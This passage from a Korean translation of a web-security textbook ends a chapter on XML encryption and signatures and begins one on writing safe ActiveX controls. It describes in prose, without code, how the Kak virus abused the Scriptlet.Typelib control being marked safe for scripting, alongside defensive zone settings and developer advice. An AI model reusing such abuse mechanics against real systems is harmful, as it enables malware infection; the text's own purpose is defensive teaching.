수자서명방법으로 이 구조를 문맥안에 실현하기 위하여 정보표식은 정보를 하쉬하기 (DigestMethod)와 하쉬결과(DigestValue)분석을 수행하는데 리용되는 알고리듬안에 있는 SignedInfo요소에서 참조한다.공개열쇠는 다음 SignedValue안에 들어 간다.여기에서 서명을 구조화할수 있는 방법은 여러가지이지만 그 해석은 대부분 일의적이다.수자서명을 잘 검증할 필요가 있으며 꾸레미를 결정해야 한다. 서명을 확인하기 위하여 련관된 DigestMethod를 리용하여 자료객체 참조를 감독하여야 한다.만일 발생한 감독값이 지적된 DigestValue과 일치한다면 참조는 정확한것이다. 다음 서명을 확인하기 위하여 SignatureValue로부터 열쇠정보를 얻고 SignedInfo요소에서 그것을 확인하여야 한다. 암호화에서와 같이 XML수자서명을 실현하는데 규범화, 암호화, 변환 과 같은 수자서명에 필요한 모든 연산을 수행하는 알고리듬을 리용할수 있다. 호상응용성을 높이기 위하여 W3C는 임의의 XML수자서명실현안에서 진행할수 있는 알고리듬을 사용할것을 권고한다.

설명

당신은 봉사기에서 XSL변환을 수행하는 코드를 작성할수 있지만 XSL형표에로의 참조를 포함하는 XML페지를 자동적으로 변환하는 XSL ISAPI확장을 리용할수 있다. ISAPI려과기를 리용하는 개선된 방법은 봉사기에서 형표을 자동적으로 선택 및 실행하게 하며 형표은 개선된 성능을 위하여 보관되였다가 의뢰기측 처리를 위한 XML의 《통과 처리》를 할수 있게 선택된다. XSL ISAPI확장을 참고 하려면 http://msdn.microsoft.com/xml/general/ sxlisapifilter.asp 을 열람하시오.

만일 XML암호화와 XML 수자서명명세화가 다 완성되면 암호화와 수자서명의 리용이 증가될것이다. 그것들은 매 처리들사이 통신을 진행할수 있는 잘 구조화된 방법을 주며 경우에 따라 채용될것이다. 암호화는 인터네트상에서 그것들의 모험적인 려행을 통하여 비밀정보가 믿음직한가를 확인하며 수자서명은 누가 당신과 통신하고 있는가를 확인할것이다.아직까지 이러한 명세들은 병렬로 그것을 사용할 때 특별히 유용하다. 이것들은 현실적으로 문서가 암호화되거나 암호화되지 않은 문서의 판본을 리용하여 표식되고 암호화되였는가를 결정하는 방법은 아니다. 일반적으로 그들은 조금씩 완충시키면서 시간이 지남에 따라 알맞춤한 방법을 찾아 낸다.

결 론

XML은 복잡한 자료를 서술할수도 있고 많은 응용프로그람을 리용할수 있는 자료를 만드는 강력한 명세언어이다.XSL과 함께 리용되는 XML은 HTML을 포함하여 많은 형태의 자료에 대한 변환을 할수 있게 한다. XML도식들은 사무련합에서 XML문서를 변환하는데 리용할수 있는 표준적인것들을 정의한다.이러한 도구들을 리용하여 보다 더 쉽게 유지될수 있고 열람기들의 보다 넓은 다양성을 제공할수도 있으며 인터네트상에서 가상적인 임의의 입구점들을 가지고 통신할수 있는 Web응용프로그람을 창조할수 있다.그러나 자료의 로출이 많아 지면 그 자료를 보안하기 위한 면밀한 계획을 요구한다.

W3C는 암호화와 수자서명기술을 서술하기 위한 명세화에서 믿음직하게 작업한다. 명세화의 완료는 그것들자체안에서 중요한 보안측면들이 일치하는가를 해석하는 XML안에서의 결과이다.이 명세들의 보급이 확정되면 인터네트상에서 실체들이 서로 원활하고 안전하게 호상작용할수 있기때문에 이 기술을 더 많이 리용할것이다. 암호화는 자료를 복호화하는 능력을 가질수 있는 실체들만을 보호하며 수자서명은 말하는 상대는 보호하지만 정보의 보안을 담보하지는 못한다.

인터네트상에서 무엇이든지 로출될수 있는것이 있는가를 늘 깊이 생각해 보아야 한다.암호와 알고리듬은 해커되며 따라서 그것이 암호화되였다고 해서 안전하다고 생각해서는 안된다.인터네트상에서 만들수 있는 정보가 무엇인가에 대한것은 대단히 선택적이다.자기를 보호하기 위하여 보안을 믿기전에 어떻게 동작하는가를 한번 실행해 보아야 한다.처리를 간단히 변화시켜 희망하는 보안을 달성할수 있는 다른 방법도 있다. 프로그람을 믿음직하게 작성하는 방법은 꼭 한가지만 있는것이 아니다. 예방기호들을 가지고 XML은 인터네트를 임의로 사용하거나 해제하는것으로써 보안을 할수 있다.

요 약

1.XML의 정의

- XML은 자료를 정의하고 초기화하는데서 리용되는 론리적구조를 정의한다.XML의 위력은 그것이 리해하기 쉽고 사용하기 쉬우며 실현하기 쉽다는데 있다.
- XSL은 XML과 HTML을 포함하여 임의의 가상적인 형식으로 변환할수 있다. XSL은 대단히 강력한 완성된 프로그람작성언어이며 XML을 인터네트상에서 가상적으로 임의의 실체들과 쉽게 통신할수 있게 한다.

2. XML을 리용한 Web응용프로그람만들기

- XML과 XSL은 Web응용프로그람을 창조할 때 공동으로 리용된다.이런 도구들을 가지고 Web응용프로그람은 보다 쉽게 보존되며 열람기의 폭 넓은 다양성을 제공할수 있다.
- XML은 인터네트상에서 서로 다른 입구점들을 가진 통신에 리용되지는 못하지만 사용자의 응용프로그람안에서 통신의 의미로서는 리용된다.이것은 앞으로 확장하기 쉬우며 통합하기가 쉬운 구조를 제공하고 있다.

3. XML을 리용에서 관련한 위험

- 인터네트상에서는 아무것이나 다 위험하다.절대적으로 필요한 자료와 코드만을 제공하여야 한다.
- 정보는 보여 주려는것이 목적이 아니라면 문서안에서 정보를 암호화하는것보다 차라리 수신측에 문서를 배포하기전에 수감정보를 제외하고 XML문서를 변환하는것이 더 안전하다.
- XSL은 완성된 프로그람작성언어이며 XML안에 포함된 정보보다도 더 많은 변수들을 변환할수 있다. 의뢰기측 변환을 수행할 때 HTML이 의뢰기에서 로출시키는것과 거의 같은 방법으로 XSL을 로출시킨다.

4. XML의 보안

- XML을 보호하기 위해 이미 존재하고 있는 보안방법을 리용한다.HTTPs는 HTML을 가지고 진행한것과 같은 방법으로 XML과 작업한다.
- 봉사기에 아무것이든 남겨 놓고 XSL변환을 진행하면 의뢰기에 오직 HTML이나 련관되여 있는 XML만이 전송된다.
- XML암호화(현재는 초고작성형식으로)명세의 목적은 XML을 리용하여 수자적으로 암호화된 Web자원을 서술하는데 있다.명세는 시작과 끝태그를 포함하는 요소의 암호화, 시작과 끝태그사이의 요소안의 내용, XML문서전체를 제공한다. 암호화된 자료는 <EncryptedData>요소를 리용하여 구조화된다.
- XML수자서명명세는 초벌작업하는 동안은 안정하다.그의 령역은 XML과 XML서명령역을 리용하여 수자서명을 얼마나 서술하겠는가를 포함한다.
  서명은 다중XML문서를 창조할수 있는 명백하고 규범적인 형태우에서 하쉬함수로부터 작성된다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 듣자면 www.Syngress.com/solutions의 《Ask the Anthor》(저자에게 문의)을 누르시오.

질문: 나의 XML구조를 정의할 때 요소와 속성을 언제 리용하는지 어떻게 아는가?

대답: 요소와 속성을 언제 리용하가를 결정하는 규칙에 대하여 말하기는 어렵다.그러나 그것이 존재하는가를 확인하는것보다 다른 속성을 가지고 정당한것인가를 조금 알수 있다.대다수의 부분에 대해 일부 의심을 가진다면 내용을 서술하는 요소를 리용하여야 한다.

질문: XML편집기외에 무엇이 더 있는가?

대답: 있다.Microsoft에 의한 XML NotePad가 있는데 좋지 않다.한가지 리용하기 좋은것은 XML Spy이다.사용자대면부를 가지고 배울 문제는 거의 없으나 가치를 고려하면 XML편집기보다는 좋지 않다. 때때로 일부 낮은 수준에서 리용할 때에는 Notepad도 리용한다.

질문: 나의 XML문서에 대한 도식을 항상 정의해야 하는가?

대답: 아니다.항상 도식이 필요한것은 아니다. 도식은 특히 인터네트상에서 XML문서를 교환할 때에 많이 쓰인다.정확한 문서작성을 진행할 때에는 생각을 깊이 해야 하지만 Web봉사기를 궁지에 빠뜨릴수 있는 매우 폭 넓은 조작이다. Web에서 XML로출시에는 일반적으로 도식이 필요하지 않으나 XML을 문서화하는 가장 좋은 방법이다.

질문: 나의 응용프로그람을 완전히 열람기독립으로 만들자면 XSL을 어떻게 리용해야 하는가?

대답: XSL은 XML을 HTML로 변환하기 위하여 리용할수 있는 도구이다. 여러개의 형판을 창조할수 있다.매개는 특별한 열람기에 대해 알맞게 설계될수 있고 의뢰기의 열람기에 의존하며 매 형판을 리용하여 XML을 변환할수도 있다. 이것은 Netscape와 Internet Explorer만을 지원하는것이 아니라 전화세포에 대한 조종으로부터 인터네트가 리용할수 있는 모든 장치들에 대해서도 지원할수 있다.

제 9 장. 안전한 ActiveX 인터네트조종체의 구축

이 장의 기본체계

- ActiveX의 리용과 관련한 위험
- 안전한 ActiveX조종체를 작성하는 방법론
- ActiveX조종체의 보안
- 결론
- 요약
- 물음과 대답

소 개

ActiveX조종체는 부분품객체모형(Component Object Model: COM)에 대한 Microsoft의 실현이다. Microsoft는 Windows가동환경의 이전 판본들에서 리용되던 객체련결과 매몰(Object Linking and Embedding:OLE)모형을 ActiveX와 바꾸어 설계하였다. ActiveX는 OLE보다 국부적인 응용프로그람들에서 더 좋은 성능을 보장하는것외에도 모형을 더 확장하고 분산계산(distributed computing:DCOM)을 할수 있는 측면에서 더 개선되였다. ActiveX조종체는 대체로 Visual Basic나 C++로 작성된다.

ActiveX조종체들은 Windows의 가동환경들에서 리용되며 Windows관련응용프로그람들 특히 Web응용프로그람들과 호상련결되는 새로운 특징들을 더 많이 보충하여 준다. ActiveX조종체들은 HTML문서에 잘 어울리므로 많은 체계들에 류통될수 있다. ActiveX조종체들은 반복되는 과제들을 수행하는 응용프로그람들에서 리용될수도 있고 특별한 기능을 수행하는 다른 ActiveX조종체들을 리용할수도 있다. ActiveX조종체들은 일단 설치되면 자동적으로 실행되며 다시 설치할 필요가 없다. ActiveX조종체는 URL련결을 통하여 먼 곳으로부터 내리적재(download)되며 다시 내리적재되지 않아도 해당 국부 기대상에서 실행될수 있다. 이처럼 ActiveX조종체들은 Web페지들에 의하여 활동상태로 된다.

ActiveX가 포함하는 보안론의점은 ActiveX조종체들에 고유한 특성과 밀접히 관련되여 있다. ActiveX조종체는 제한된 공간이나 Java applets가 리용하는 《모래통(sandbox)》같은데서는 실행되지 않으므로 응용프로그람들에 훨씬 많은 위험성을 준다. ActiveX조종체들은 사용자가 할수 있는 모든 조작들을 진행할수 있기때문에 자료를 추가 혹은 삭제하여 객체의 속성을 변화시킬수 있다. Web프로그람작성에 Java Script와 Java 등이 광범히 리용되지만 많은 Web싸이트들과 Web응용프로그람들은 아직도 ActiveX조종체들을 사용자들에게 봉사하고 있다.

ActiveX가 상당히 잘 알려 진 기술이지만 Web싸이트들이 손상된 지난 시기의 수많은 경험들에 의하면 개발자들이 아직도 자기들의 조종체들을 보안하기 위한 수법들에 정통하지 못하고 있다는것을 알수 있다. 이 장에서는 수준이 낮은 ActiveX조종체들(인터네트상에 있는것들 즉 자유롭게 내리적재할수 있는 조종체들)을 리용할 때 제기될수 있는 보안문제들중의 일부를 알아 내고 그것을 막도록 하는데 필요한 내용을 취급한다. 또한 ActiveX에 대한 일반적인 오해를 없애고 안전, 보안, ActiveX조종체들의 기능에 대한 가장 좋은 실천방법들을 소개한다.

제 1 절. ActiveX의 리용과 관련한 위험

ActiveX조종체들을 리용과 관련한 기본위험은 Microsoft가 제안한 보안방법으로부터 제기되는것이다. Microsoft는 ActiveX조종체들을 수자적으로 서명하기 위한 믿음직한 코드기술을 리용하는것으로서 조종체들이 어데서부터 오는가와 조종체들이 창조된 때로부터 부당하게 변경되지 않았다는것을 사용자들에게 담보한다고 한다. 대부분의 경우들에는 이것이 사실이지만 그렇지 못한 경우들도 많으며 이것은 개별적인 콤퓨터나 망의 보안에 대하여 심중한 위협으로 된다. 우선 가장 명백한 위협은 Microsoft가 조종체들이 국부콤퓨터에 설치된후 그의 호출을 제한하지 못하도록 하였다는것이다. 이것은 ActiveX와 Java사이의 중요한 차이점이다. Java는 Sandboxing방법을 리용하고 있다. Java 애플레트의 Sandbox에 의해 응용프로그람은 자기의 보호령역에서 실행되며 다른 파일체계와 응용프로그람들과 같은 다른것들로부터 격리된다는것이 담보되는데 이것은 조종체들을 가지고 할수 있는것들에 대하여 커다란 제한으로 된다. 또 다른 위협은 ActiveX조종체들이 그것이 한 콤퓨터에 설치된후 그것을 실행하고 있는 사용자와 꼭 같은 권한을 가진다는것이다. Microsoft는 저자가 조종체를 리용할수 있는 사람인가 혹은 목적하는 방법으로나 목적하는 페지나 위치상에서 리용되고 있는가를 담보하지 못하고 있다. Microsoft는 또한 싸이트의 소유자나 그외의 그 누군가가 조종체가 배치된 때로부터 페지를 수정하지 않았다는것을 담보할수 없다. 이것은 ActiveX조종체들을 리용하는것과 관련한 위험을 낳을수 있는 가장 큰 파괴위험성이다.

실례로 개발자들은 Windows스크립트부분품들(Windows Script Components:WSCs)에 대한 형태서고들(Type Libraries)을 생성하기 위해 Microsoft의 Scriptlet.Typelib ActiveX조종체를 리용한다. 이 조종체의 기능들중의 하나가 국부콤퓨터상에서 파일의 창조나 수정을 허용하는것이다. 이것은 믿을수 없는 프로그람들로부터 보호되여야 할 ActiveX조종체가라는것은 명백하다.

CERT조정(Coordination)쎈터(CERT/CC)에 의하면 이 조종체는 그것이 Internet Explorer의 4.0이나 5.0 판본과 련결될 때 "safe for scripting(스크립트작성을 위해 안전)"이라고 정확치 않게 표식된다. 이것을 리용하여 해커는 사용자들이 어떤 현상이 발생하겠는지를 모르고 이 조종체를 호출하여 실행하도록 하는 불량코드를 작성할수 있다. 잘 알려 진 Kak와 Bubble Boy비루스들이 바로 이러한 파괴성을 산생시킨다. 두가지가 다 HTML형식의 전자우편을 통하여 전송되며 Windows등록고와 다른 체계파일들에 영향을 준다. Microsoft회사는 1999년에야 이 두 비루스에 대한 대책을 세웠다.

Scriptlet.Typelib가 《safe for scripting》이라고 표시되였기때문에 Internet Explorer, Outlook와 Outlook Express들의 기정보안설정은 그 어떤 보안경보도 발생하지 않고 이 조종체를 리용하게 한다. Kak비루스는 이 약점을 리용하여 HTML응용프로그람(HTA)파일을 Windows startup등록부에 쓰게 한다. 그다음 Kak는 다음번에 체계가 기동하거나 가입등록(login)할 때까지 기다려 다음번 기동이나 가입시에 작업에 진입하며 목적하는 위험이 발생하게 한다.

그러면 여러 파일들에 대한 쓰기와 수정이 진행되게 된다. 결국은 비루스를 포함하는 새로운 서명파일이 전송할 모든 통보문들과 접촉하게 된다(그림 9-1). 이것이 Kak가 자기를 전파시키는 방법이다.





그림 9-1. Microsoft Outlook Express의 선택대화칸

최종적인 공격은 매달 검사된 날과 시간마다 발생된다. 실례로 그 시간이 6:00 PM 이든가 어떤 매달의 첫날이라고 하면 Kak는 《Not Today》라는 대화칸을 표시한다(그림 9-2). 이 대화칸을 닫으면 Kak는 Win32API함수를 호출하는데 이 함수는 Windows를 완료(Shutdown)하게 한다. 이 코드는 매번 기동이나 가입시에 실행하는 HTA파일이기때문에 매달 첫날의 6:00PM이나 그후에 콤퓨터를 시동하면 재시동을 하게 하여 괴롭히며《Not Today》라는 통보문을 현시하고 Windows를 완료하게 한다. 이로부터 파일을 창조하거나 수정하여 등록고에 기입함으로써 API를 호출할수 있는 조종체가 얼마나 위험한가를 알수 있다.

그림 9-2. HTML 응용프로그람 대화칸

1. 일반적인 ActiveX취약성의 회피

ActiveX조종체들과 관련한 가장 일반적인 취약성들은 프로그람작성자의 지식이나 그와 관련한 조종체의 능력과 중요하게 관련된다. 회사나 상담소들에서 작업하면서 정상업무를 위해 어떤 조종체를 작성하는 모든 프로그람작성자는 가능한 자기의 조종체들이

리용하기 쉬울것을 요구한다. 프로그람작성자는 리용하려고 하는 조종체들을 보고 좋다면 거기에 《safe-for-scripting》이라고 표식한다. 이것은 보안에 좋은 점도 주고 나쁜 점도 준다. 거기에 《safe》를 표식하지 않으면 안전하게 서명되지 않았거나 표식되지 않은 코드들을 리용하는것때문에 제기될수 있는 위험으로 인한 경고나 통보문들이 많이 발생할것이다. 열람기의 보안설정에 따라 전혀 그것을 실행하게 하지 못할수도 있다(그림 9-3). 거기에 "safe"로 표식하면 다른 응용프로그람들과 조종체들은 작성자의 승인에 대한 물음이 없이 조종체들을 실행할수 있는 능력을 가진다. 이 경우에 어떤 위험이 발생할수 있는가를 보자. ActiveX의 영향과 관련한 좋은 실례는 잘 알려 지지 않은 Windows Exploder(폭발물)조종체이다. 이것은 프레드 머클레인(Fred McLain)에 의하여 작성된 교모한 작은 ActiveX조종체인데 그는 WWW.halcyon.com/mclain/ActiveX 에서 이것은 《위험한》기술이라는것을 설명하였다. 이 조종체들이 하는일은 순수 Windows체계의 완료(shutdown)와 전원끄기를 수행하는것이다. 이것이 나쁜것 같지 않고 틀리게 씌여 지지 않은것으로 보일수 있지만 그것은 확실히 교차점(point across)이 생기게 한다. ActiveX조종체들을 주의해야 한다. 자기가 만든 조종체들을 배포하기전에 그것들의 능력에 대하여 모두 알아야 한다.





그림 9-3. Microsoft Internet Explorer 의 경고문

프로그람작성자의 고찰의 부족으로부터 제기될수 있는 또 다른 문제는 잘못 사용되였으나 사용자특권준위의 우점은 가지는 조종체를 가질수 있다는것이다. ActiveX조종체를 특별하게 리용하려 하였다고 하여 다른 사람이 그 조종체를 달리 리용할수 없다는것은 아니다. 믿음직하지 못한 사람은 항상 있으며 개발에서 항상 창발적인 노력을 하여야 한다. 실례로 이미 앞에서 고찰한 Scriptlet.Typelib를 고찰하자. Microsoft의 프로그람작성자들에게는 작성된 조종체가 WSCs에 대한 형태서고(Type Libraries)를 구축하는데는 좋지만 그 조종체가 HTA파일을 작성하는데나 등록고를 변경하도록 하는데 리용될수 있다.

ActiveX조종체에서 또 다른 일반적인 취약성은 오유를 포함하고 충분히 검사되지 못한 판본들이 배포된다는것이다. 흔히 C++로 작성된 프로그람에서 보게 되는 한가지 특정한 오유는 완충기넘침오유이다. 이것은 문자렬을 고정길이의 배렬로 복사하여 문자렬이 배렬보다 더 커질 때 발생한다. 결과 완충기넘침이 발생하고 응용프로그람이 파괴될 가능성이 생긴다. 기회가 좋으면 사건의 구체적인 창문을 볼수 있다(그림 9-4). 완충기넘침은 화면상에 요구되지 않는 문자를 현시하거나 열람기를 꺼버리고 체계에 열쇠를 걸게(lockup) 한다. 이러한 문제들은 해마다 UNIX/Linux세계에서 애를 먹이고 있지만 최근에는 Windows가동환경상에서도 더욱더 눈에 띄우게 나타나고 있다. 만일 Microsoft TechNet(www.Microsoft.com/tenhnet/security/ current.asp)에 있는 IT보안관련문제를 열람할수 있다면 달마다 발생하는 이러한 형태와 오유를 포함하는

문제들이 더욱더 많아 지고 있다는것을 알수 있다. 이것은 완전히 Microsoft의 문제만이 아니라 Windows가동환경의 코드를 쓰는 모든 판매자들에게도 영향을 준다. 이러한 형태의 문제가 얼마나 많이 제기되는가 하는것은 닐 클라워츠(Neal Krawetz)가 secure root Web(보안뿌리)싸이트(www.secureroot.com)상의 최근보고에서 자기가 Web열람기용의 shockwave Flash 접속기(plug-in)에서 완충기넘침조건을 찾았다고 발표한것을 보아도 알수 있다. 그는 《마이크로매체(Macro Media)의 Web페지는 모든 Web열람기들의 90%가 접속기들을 설치할것을 요구한다. 이 많은 수자는 임의의 코드를 실행하는데 리용될수 있기때문에 모든 ＜Web＞가능한 체계들의 90%를 타격하게 된다.》고 하였다. 놀랍게 생각되지 않는가? 이것이 가장 보편적인 오유형태이지만 해결책은 간단하다. 즉 입력하는 모든 문자렬에 대하여 그의 길이가 받아 들일수 있는 한계내에 있는가를 검사하는 부분의 코드를 첨부하면 되는데 이렇게 되면 검사하는데 좀 시간이 들수 있다.

또 다른 취약성은 낡고 은퇴된 판본의 ActiveX조종체들을 리용할 때 생긴다. 어떤것들은 일부 원인으로 하여 완전히 변화되거나 교체될수 있다. 어떤 다른 사람이 ActiveX조종체작성자의 코드들을 복사한다면 그 작성자는 현재의 판본이 리용되겠는지 특히 어떤 방법으로 리용되겠는지를 담보할수 없다.





그림 9-4. Windows 오유사건의 상세한 창문

수명이 다 된 조종체들을 리용할 때 오유통보문이 발생될수 있지만 그것은 여전히 작성자의 이름이 기록되여 있기때문에 많은 사람들은 어떻게 해서든지 그것을 설치할것이다(그림 9-5). 유감스럽게도 ActiveX조종체에 대한 봉사를 그만 둔 다음에 조종체들을 다른 사람이 리용하는것을 보안하는 방법이 없다. 조종체를 서명하여 배포한후에는 그것이 해독적인 과제를 수행할수도 있는데 그렇게 되면 그것은 인터네트상의 모든 해커

들에게 즐거운 유희로 될것이다. 이 경우 가장 좋은 방위는 공격이다. 배포하기전에 검사를 거치면 조종체는 앞으로 안전하게 리용될수 있을것이다.

사용자들에 따라 ActiveX조종체작성자는 또한 공격자로도 될수 있다. 서명되지 않았거나 서명기간이 지난 조종체들은 설치하지 마시오. 해독적인 결과는 셀수없이 많다. ActiveX조종체들이 설치된후에는 그것이 사용자와 같은 권한을 가지고 사용자가 할수 있는 과제들을 꼭같이 수행할수 있다. 이 조종체들은 전자우편과 접촉하는 처리의 민감한 자료들을 전송하는것으로부터 delete와 같은 쉘지령들을 호출하는 모든것을 수행할수 있다. 만일 서명되지 않았거나 서명기한이 지난 조종체들을 설치하려고 한다면 이러한 위험성들을 양보한다는것을 담보하시오.

그림 9-5. 서명기간이 지났다는 보안경고문

2. ActiveX취약성영향의 축소

ActiveX취약성은 망관리자나 말단사용자, 개발자들에게 있어서 다같이 심중한 문제로 된다. 일부 경우에 ActiveX조종체들을 잘못 쓰거나 잘못 관리하면 그 후과는 파괴적이며 또 다른 경우들은 예측할수 없다. 모든 조종체들과 스크립트들의 리용을 허용하지 않는 방법들을 여러 곳에 놓고 리용할수 있지만 그것은 개별적인 기대준위에서만 수행되여야 하며 실행과 유지관리에 많은 시간과 품을 들이게 된다. 특히 이것은 열람기설정들이 어떻게 변하는가에 대해 더 잘 아는 사용자들의 경우에 더 적합하다. 다른 방법은 방화벽이나 비루스보호프로그람과 같은것들을 써서 ActiveX조종체들의 호출을 제한할수 있지만 능률이 떨어 진다. ActiveX취약성의 침입으로부터 완전한 보호가 어렵거나 지어 그것을 달성할수 없다고 하여도 모든 준위의 사용자들은 위험을 줄일수 있는 여러가지 문제들을 리용할수 있다.

1) 망준위에서의 보호

망관리자인 경우에는 먼저 망조작체계를 리용하여 여러가지 보안설정을 할수 있다. 그 방법들은 다음과 같다.

- 우선 조종체의 리용을 제한할수 있는 보안지역(Security Zone)을 설정하거나 보안소케트층(SSL)규약들을 설치하여 리용하는 방법
- ActiveX조종체들을 내리적재할 때 어디에 하겠는가를 조종하는 체계등록고의 CodeBaseSearchPath(코드토대탐색경로)를 호출하는 방법
- 또한 Internet Explorer관리자도구(Internet Exploror Administration Kit: IEAK)에서 ActiveX조종체들을 정의하고 동적으로 관리하는 방법

이러한 방법들은 대단히 중요한것이지만 이와 함께 방화벽도 리용하는것이 좋다. 어떤 방화벽들은 ActiveX조종체들을 감시하고 선택적으로 려과하여 내리적재할수 있지만 어떤 방화벽들은 그렇지 못하기때문에 방화벽의 선택에 주의를 돌려야 한다.

2) 의뢰기준위에서의 보호

말단사용자로서 가장 중요한것은 모든 부분품들이 설치된 OS와 비루스검출프로그람을 가지고 있는것이다. 가장 최신판의 보안덧대기들과 비루스적발프로그람들을 내리적재하고 설치하는것이 중요하다. 관리자들과 말단사용자들은 Internet Explorer, Outlook와 Outlook Express에서 보안령역을 설정하여 보안할수도 있다. 이것은 가능성이 큰 가치 있는 보안도구이다.

보안지역설정

보안지역을 잘 설정하면 ActiveX조종체에 대한 취약성을 줄일수 있다. 보안지역에는 5가지가 있다. 즉 Local Intranet Zone(국부인트라네트지역), Trusted Site Zone(신용할수 있는 싸이트지역), Restricted Site Zone(제한된 싸이트지역), Internet Zone(인터네트지역), My Computer Zone(나의 콤퓨터지역)이다. 마지막 My Computer Zone은 열람기대면을 통해서가 아니라 IEAK를 통해서만 리용할수 있다. 만일 IEAK을 호출할수 없다면[HKEY_CURRENT_USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Iinternet Settings\ Zones]등록고열쇠(registery key)를 써서 보안지역설정을 할수 있다.

이 열쇠에 대한 적당한 설정을 표 9-1에 보여 주었다.

표 9-1. Internet Exploror, Outlook와 Outlook Express에서 보안지역설정

등록열쇠설정	보안지역
0	My Computer Zone
1	Local Intranet Zone
2	TrustedSite Zone
3	Internet Zone
4	Restricted SiteZone

다음의 단계들은 Intenet Explorer 5.x에서 보안지역설정을 수정하기 위한 절차이다.

① Tool안내에서 Internet Option을 선택하시오. 그러면 Internet Option대화칸이 표시된다.
② Security표쪽를 선택하시오. 보안선택판이 표시된다.
③ 변화시키려는 지역을 선택하시오. 대부분의 사용자들에 대해서는 Internet Zone(인터네트지역)이 선택되여야 하지만 정황에 따라 국부인트라네트지역에 대해서도 이 과정을 반복할 필요가 있다.
④ Custom Level표쪽를 찰칵하시오. Security Settings판이 표시된다.
⑤ 요구하는 보안준위에 대하여 다음의 설정중에서 하나 혹은 여러개를 변화시키시오.
   - 승인된 관리자들에 대하여서는 Run ActiveX control and plug-ins항목에서 disable이 나 prompt를 설정하시오.
   - Script ActiveX controls marked safe for scripting에서 disable이나 prompt를 설정하시오.
⑥ 이러한 변화들을 접수하면 OK를 찰칵하시오. 이러한 변화를 확인하는 대화칸이 표시된다.
⑦ OK를 찰칵하시오.
⑧ 인터네트설정대화칸을 OK를 찰칵하여 설정내용을 보관한다.

말단사용자들은 ActiveX조종체를 내리적재하거나 실행할것을 재촉할 때 극히 주의하여야 한다. 또한 자주 리용하는 전자우편응용프로그람에서 ActiveX조종체들과 다른 스크립트언어들을 쓸수 없게 하였는가를 확인하여야 한다. 많은 사람들은 Microsoft 전자우편응용프로그람을 리용하지 않으면 안전하다고 생각한다. 그러나 전자우편의뢰기가 HTML페지를 표시할수 있으면 Outlook Express를 리용할 때처럼 공격자가 Eudora와 같은것을 써서 파괴하기 쉽다. Netscape열람기들을 리용할 때는 ActiveX보안위협들에 대하여 거의나 안전할것이다. 판본 6이전의 Netscape열람기로 ActiveX를 리용하도록 하기 위하여서는 제3부류의 접속기(plug-in)를 설치하여야 한다. Netscape에서 지원되는 ActiveX용의 가장 잘 알려 진 접속기는 ScriptActive라고 불리우는데 그것은 Ncompass로 작성되였다(그런데 Ncompass는 이러한 접속기나 Netscape열람기를 지원하지 않는다). 새로운 Gecko엔진을 가진 Netscape 6에서는 표준접속기나 지지대(support)가 없다. 그러나 진척중인 여러 개발대상과제(project)들은 Netscape에서 ActiveX를 위한 새로운 접속기들을 창조하게 하거나 직접 API를 지원하도록 되여 있다.

개발자는 가장 중요한 책임을 지게 된다. 즉 ActiveX취약성을 막아야 할 제일선에 있게 된다. 현재는 자기의 쏘프트웨어를 보안하는데 리용할수 있는 도구들만 본다. 항상 이동코드를 쓰는것과 관련하여 초래되는 위험들을 고려하여야 한다. 또한 훌륭한 쏘프트웨어공학경험을 배우고 일반적인 코드작성문제와 개발된 코드작성오유들을 피할수 있게 주의해야 한다. 그러나 가장 중요것은 판단을 잘하여 검사하고 검사하고 또 검사하는것이다. ActiveX조종체작성자들은 거기에 수표하여 배포한후에는 그것이 상당한 유희로 된다는것을 명심해야 한다. 누구나 그것을 리용할수 있다. 그러므로 될수 있는 한 ActiveX조종체를 가장 안전하게 작성하였다는것을 확인하여야 한다.

해커들은 보통 겉보기에는 안전한 련결부를 사용자가 찰칵하도록 하거나 《In response to your comments》과 같은 표제를 가진 전자우편을 열게 하는 방법으로 사람들을 속인다.

제 2 절. 안전한 ActiveX조종체를 작성하는 방법론

안전한 ActiveX조종체들을 어떻게 작성하는가? 첫 단계는 좋은 판단력과 일반적인 감각을 리용하는것이다. 사용자들은 조종체에 대하여 그것이 어떻게 작업하고 그의 능력이 무엇인가 하는 모든것을 알고 있어야 한다. 훌륭한 쏘프트웨어공학관례들과 설계기술들을 따르면 ActiveX조종체들을 안전하게 작성할수 있다.

- 조종체들을 철저히 문서화하도록 한다. 이것은 사용자들은 물론 관리자들이 조종체를 리용할 때 있을수 있는 위험을 고려할수 있게 한다.
- 조종체가 자기의 과제를 수행하는데 요구되는 최적인 기능을 가지도록 설계하여야 한다. 그렇지 못한 기능들은 침입에 리용될수 있다.
- 완충기넘침과 입구유효성오유와 같은 일반적인 오유를 피하도록 하는데 특별한 관심을 돌려야 한다.
- 객체안전설정을 정확히 리용하여 ActiveX조종체들을 어떻게 잘 보안하는가를 배워야 한다.

객체안전설정

